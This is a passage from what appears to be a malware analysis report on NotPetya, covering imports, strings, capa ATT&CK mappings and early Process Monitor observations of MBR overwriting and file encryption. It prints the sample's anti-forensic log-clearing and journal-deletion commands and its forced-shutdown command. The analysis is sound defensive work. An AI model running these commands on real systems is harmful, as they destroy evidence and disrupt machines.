2.6 ADVAPI32.dll



The `ADVAPI32.dll` library contains many functions critical to the malware's operation. These include `AdjustTokenPrivileges`**AdjustTokenPrivileges** and `OpenProcessToken`**OpenProcessToken**, often employed for **privilege escalation**. Additionally, there are references to numerous cryptographic functions such as `CryptGenKey`**CryptGenKey** and `CryptEncrypt`**CryptEncrypt**, with other similar functions imported from `CRYPT32.dll`. The library also includes functions potentially used for **credential theft**, like `CredEnumerateW`**CredEnumerateW**.


2.7 WS2_32.dll



From `WS2_32.dll`, the malware imports several classic functions for creating and communicating over **sockets**. Since these functions are typically referenced using their ordinal positions within the library, we use peStudio to quickly retrieve their associated names.

12 (inet_ntoa)	x	x	ws2_32.dll
52 (gethostbyvalue)	x	x	ws2_32.dll
151 (__WSAFDIsSet)	x	x	ws2_32.dll
14 (ntohl)	x	x	ws2_32.dll
10 (ioctlsocket)	x	x	ws2_32.dll
11 (inet_addr)	x	x	ws2_32.dll
18 (select)	x	x	ws2_32.dll
16 (recv)	x	x	ws2_32.dll
19 (send)	x	x	ws2_32.dll
23 (socket)	x	x	ws2_32.dll
115 (WSAStartup)	x	x	ws2_32.dll


2.8 Exports



We observe that the file exports a **single function**, which is referenced solely by its ordinal. This will be the primary focus of the advanced static analysis efforts.

2.9 Strings

Detect It Easy also allows us to analyze the strings present within the file. We observe that the strings found within the malware provide a great deal of insight into its operational methods.




The first group of strings found includes numerous interesting references:

- **Privilege Escalation** - The malware attempts to acquire the following privileges:
  - `SeDebugPrivilege`, which represents **debugging privileges**, essentially equivalent to System privileges.
  - `SeTcbPrivilege`, referring to the privileges needed to access the **Trusted Computer Base** (TCB), which includes all the hardware and software components critical to the system's integrity and security.
  - `SeShutdownPrivilege`, which grants the privileges required for **shutting down** the computer.
- **Admin Share** - The malware accesses the paths `\%s\admin$`, which are hidden network shares created by the Windows NT family of operating systems to allow system administrators remote access to any disk volume on a connected system.
- **Native API** - The malware uses the `ntdll.dll` library, which is typically not employed by user programs. From this library, it utilizes the undocumented function `NtRaiseHardError`**NtRaiseHardError**, which can be used to trigger a **Blue Screen of Death** (BSoD) and force a system reboot.
- **Network Scanning** - The presence of the address `255.255.255.255` suggests that some form of network scanning is performed to identify additional victims.

- **Windows Management Instrumentation Command** - The malware uses WMIC, a tool for remote administration.
- **DLL Execution** - A reference to `rundll32`**rundll32** is found, which executes ordinal function 1 of a DLL, presumably the malware's own DLL. Another reference to `rundll32` is found in a string that includes `process call create`, one of the WMIC commands useful for launching remote processes.
- **Scheduled Shutdown** - In addition to the Native API, another method for shutting down the system is identified. The Windows Task Scheduler utility `schtasks` is used to schedule a shutdown after a certain amount of time. The command executed via `schtasks` is `shutdown.exe /r /f`.
- **Physical Drive Manipulation** - The reference to `\.\PhysicalDrive0` indicates that the malware aims to use information related to the disk's geometry, likely to modify the MBR (Master Boot Record) of the disk.
- **Credential Stealing** - One of the strings contains a reference to a username and password, presumably stolen and exploited to propagate the malware across the network.
- **Anti-Forensics** - The malware uses `wevtutil` to delete system logs and `fsutil` to erase the system journal. The commands used (concatenated into a single string) are as follows:

```
1    wevtutil cl Setup
2    wevtutil cl System
3    wevtutil cl Security
4    wevtutil cl Application
5    fsutil usn deletejournal /D %c:
```



The second group of strings pertains to the **ransom note** displayed to the user. Additionally, there are references to filesystem repair, which are used to create a fake screen simulating the `CHKDSK` tool. Finally, a list of **file extensions** targeted for encryption is included below.

```
.3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.
        doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf
        .pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.sql.tar.vbox.vbs.
        vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls
```

One final string, found to be crucial in the malware's propagation mechanisms, is the one related to the file `perfc.dat`.

2.10 Capa

We use **capa** to obtain an overview of the tactics and techniques employed by the malware, following the **MITRE ATTCK** framework. We will highlight only what has not already been discovered through the imported libraries and strings.

md5	71b6a493388e7d0b40c83ce903bc6b04
sha1	34f917aaba5684fbe56d3c57d48ef2a1aa7cf06d
sha256	027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745
os	windows
format	pe
arch	i386
path	027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745

ATT&CK Tactic	ATT&CK Technique
CREDENTIAL ACCESS	Credentials from Password Stores::Windows Credential Manager T1555.004
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140
	Indicator Removal::Clear Windows Event Logs T1070.001
	Obfuscated Files or Information T1027
	Virtualization/Sandbox Evasion::System Checks T1497.001
DISCOVERY	File and Directory Discovery T1083
	Network Share Discovery T1135
	Process Discovery T1057
	Software Discovery T1518
	System Information Discovery T1082
	System Network Configuration Discovery T1016
	System Network Configuration Discovery::Internet Connection Discovery T1016.001
EXECUTION	Command and Scripting Interpreter T1059
	Shared Modules T1129
	System Services::Service Execution T1569.002
IMPACT	System Shutdown/Reboot T1529
PRIVILEGE ESCALATION	Access Token Manipulation T1134

We observe that the malware also employs Windows log deletion as a technique for **Defense Evasion**. Within the **Discovery** tactics, it utilizes techniques such as Process, Software, System Information, and System Network Configuration Discovery. We note the presence of the **Virtualization/Sandbox Evasion** technique, which is a **false positive** caused by the inclusion of virtual machine image file extensions among the files targeted for encryption. This was verified by further analysis, running **capa** in verbose mode.

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Virtual Machine Detection [B0009]
COMMAND AND CONTROL	C2 Communication::Receive Data [B0030.002]
	C2 Communication::Send Data [B0030.001]
COMMUNICATION	DNS Communication::Resolve [C0011.001]
	Interprocess Communication::Connect Pipe [C0003.002]
	Interprocess Communication::Create Pipe [C0003.001]
	Interprocess Communication::Read Pipe [C0003.003]
	Socket Communication::Get Socket Status [C0001.012]
	Socket Communication::Initialize Winsock Library [C0001.009]
	Socket Communication::Receive Data [C0001.006]
	Socket Communication::Send Data [C0001.007]
	Socket Communication::Set Socket Config [C0001.001]
CRYPTOGRAPHY	Decrypt Data [C0031]
	Encrypt Data [C0027]
	Encrypt Data::AES [C0027.001]
	Encryption Key [C0028]
	Generate Pseudo-random Sequence::Use API [C0021.003]
DATA	Checksum::CRC32 [C0032.001]
	Compression Library [C0060]
	Encode Data [C0026]
	Encode Data::XOR [C0026.002]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]
	Obfuscated Files or Information::Encryption-Standard Algorithm [E1027.m05]
DISCOVERY	File and Directory Discovery [E1083]
	System Information Discovery [E1082]
EXECUTION	Command and Scripting Interpreter [E1059]
	Install Additional Program [B0023]
FILE SYSTEM	Delete File [C0047]
	Read File [C0051]
	Writes File [C0052]
PROCESS	Create Process [C0017]
	Create Thread [C0038]
	Resume Thread [C0054]
	Terminate Process [C0018]
	Terminate Thread [C0039]

Capa also provides another perspective on the malware's capabilities through the **Malware Behavior Catalog** (**MBC**)**mbc**. Among the various behaviors identified, the malware demonstrates

the use of pipes for inter-process communication, compression libraries, XOR encoding, as well as multithreading and multiprocessing techniques.

CAPABILITY	NAMESPACE
clear Windows event logs	anti-analysis/anti-forensic/clear-logs
reference anti-VM strings targeting VirtualBox	anti-analysis/anti-vm/vm-detection
acquire credentials from Windows Credential Manager	collection
receive data	communication
send data	communication
resolve DNS	communication/dns
connect network resource	communication/http
connect pipe	communication/named-pipe/connect
create pipe	communication/named-pipe/create
read pipe	communication/named-pipe/read
get socket status (3 matches)	communication/socket
initialize Winsock library	communication/socket
set socket configuration (2 matches)	communication/socket
hash data with CRC32	data-manipulation/checksum/crc32
compress data via ZLIB inflate or deflate	data-manipulation/compression
reference Base58 string	data-manipulation/encoding/base58
decode data using Base64 via WinAPI (2 matches)	data-manipulation/encoding/base64
encode data using Base64 via WinAPI (2 matches)	data-manipulation/encoding/base64
encode data using XOR (15 matches)	data-manipulation/encoding/xor
create new key via CryptAcquireContext (2 matches)	data-manipulation/encryption
encrypt or decrypt via WinCrypt	data-manipulation/encryption
encrypt data using AES via WinAPI	data-manipulation/encryption/aes
generate random numbers via WinAPI	data-manipulation/prng
contain a resource (.rsrc) section	executable/pe/section/rsrc
extract resource via kernel32 functions	executable/resource
contain an embedded PE file	executable/subfile/pe
accept command line arguments (2 matches)	host-interaction/cli
list domain servers	host-interaction/domain
interact with driver via control codes (4 matches)	host-interaction/driver
query environment variable	host-interaction/environment-variable
get common file path (6 matches)	host-interaction/file-system
read raw disk data	host-interaction/file-system
reference absolute stream path on Windows (7 matches)	host-interaction/file-system
delete file (3 matches)	host-interaction/file-system/delete
check if file exists (5 matches)	host-interaction/file-system/exists
enumerate files recursively	host-interaction/file-system/files/list
read file on Windows (3 matches)	host-interaction/file-system/read
read file via mapping	host-interaction/file-system/read
write file on Windows (7 matches)	host-interaction/file-system/write
get disk information	host-interaction/hardware/storage
enumerate network shares	host-interaction/network
get local IPv4 addresses	host-interaction/network/address
shutdown system	host-interaction/os
get hostname (2 matches)	host-interaction/os/hostname
check OS version (2 matches)	host-interaction/os/version
create process on Windows (4 matches)	host-interaction/process/create
enumerate processes (2 matches)	host-interaction/process/list
acquire debug privileges	host-interaction/process/modify
modify access privileges	host-interaction/process/modify
terminate process (3 matches)	host-interaction/process/terminate
create thread (11 matches)	host-interaction/thread/create
resume thread (3 matches)	host-interaction/thread/resume
terminate thread	host-interaction/thread/terminate
link function at runtime on Windows (4 matches)	linking/runtime-linking
linked against ZLIB	linking/static/zlib
resolve function by parsing PE exports (2 matches)	load-code/pe

The final perspective provided by **capa** concerns the types of instructions used by the malware. Among these, we observe Base64 (de)coding, DNS resolution, the use of AES encryption, acceptance of command-line parameters, and interaction with drivers (presumably disk-related).


Chapter 3

Basic Dynamic Analysis

In the dynamic analysis phase, we will monitor the malware's activities during execution. The tool **Process Monitor** will be used to observe the malware's local actions. Meanwhile, **Wireshark** will be employed to monitor network traffic. As mentioned in the introduction, the attack on the EternalBlue vulnerability will be simulated using Metasploit.


3.1 Process Monitor

We execute the malware while running **Process Monitor**. In this case, we focus on the events generated by `rundll32.exe`, as previously mentioned, because it is likely involved in the malware's execution process.





Briefly, let's examine some of the activities carried out by the malware launcher used in this dynamic analysis. We observe that it performs a series of actions (primarily reads) on the system registry. Additionally, it accesses several files, such as `C:\Windows\apppatch\sysmain.sdb`. The purpose of these files is unclear, and since the launcher is not the focus of this analysis, we

have chosen to disregard them. An important file that is created is `C:\Windows\perfc.dat`, and its purpose will be clarified later. The final event of interest regarding the launcher is the creation of a new process, where `rundll32.exe` is launched to execute `perfc.dat` and trigger Ordinal function #1.




Since a system executable is being used, it becomes challenging to distinguish the malware's activities from legitimate ones in Process Monitor. One of the first things noticed is a **series of create and write operations** on `perfc.dat`, which leads to the **reloading of the DLL image**.





First, the malware reads partition information from the disk using the `IOCTL_DISK_GET_PARTITION_INFO_EX`**IoctlDiskPartitionpartitionInfo** command. This command is crucial because it provides fundamental information necessary for overwriting the bootloader, such as the **partition style** (MBR or GPT). Next, the malware writes to the root directory of the filesystem on the first sector, corresponding to the **Initial Program Loader** (**IPL**)**IPL** of NTFS. It then gathers disk geometry information using the `IOCTL_GET_DISK_GEOMETRY`**IoctlDiskGeometrydiskGeometry** control command and performs a write with an offset of 0, targeting the Master Boot Record (MBR). After destroying the boot sectors of the disk and volume C, the malware schedules a system shutdown using `schtasks` through the command prompt.



At this point, NotPetya begins the **encryption of user files**, recursively searching for them across all directories. Meanwhile, access has been made to the admin share of a second virtual machine, `WIN-UTD41JJFE6C`, connected via SMB. Upon completing the user file encryption activities, the

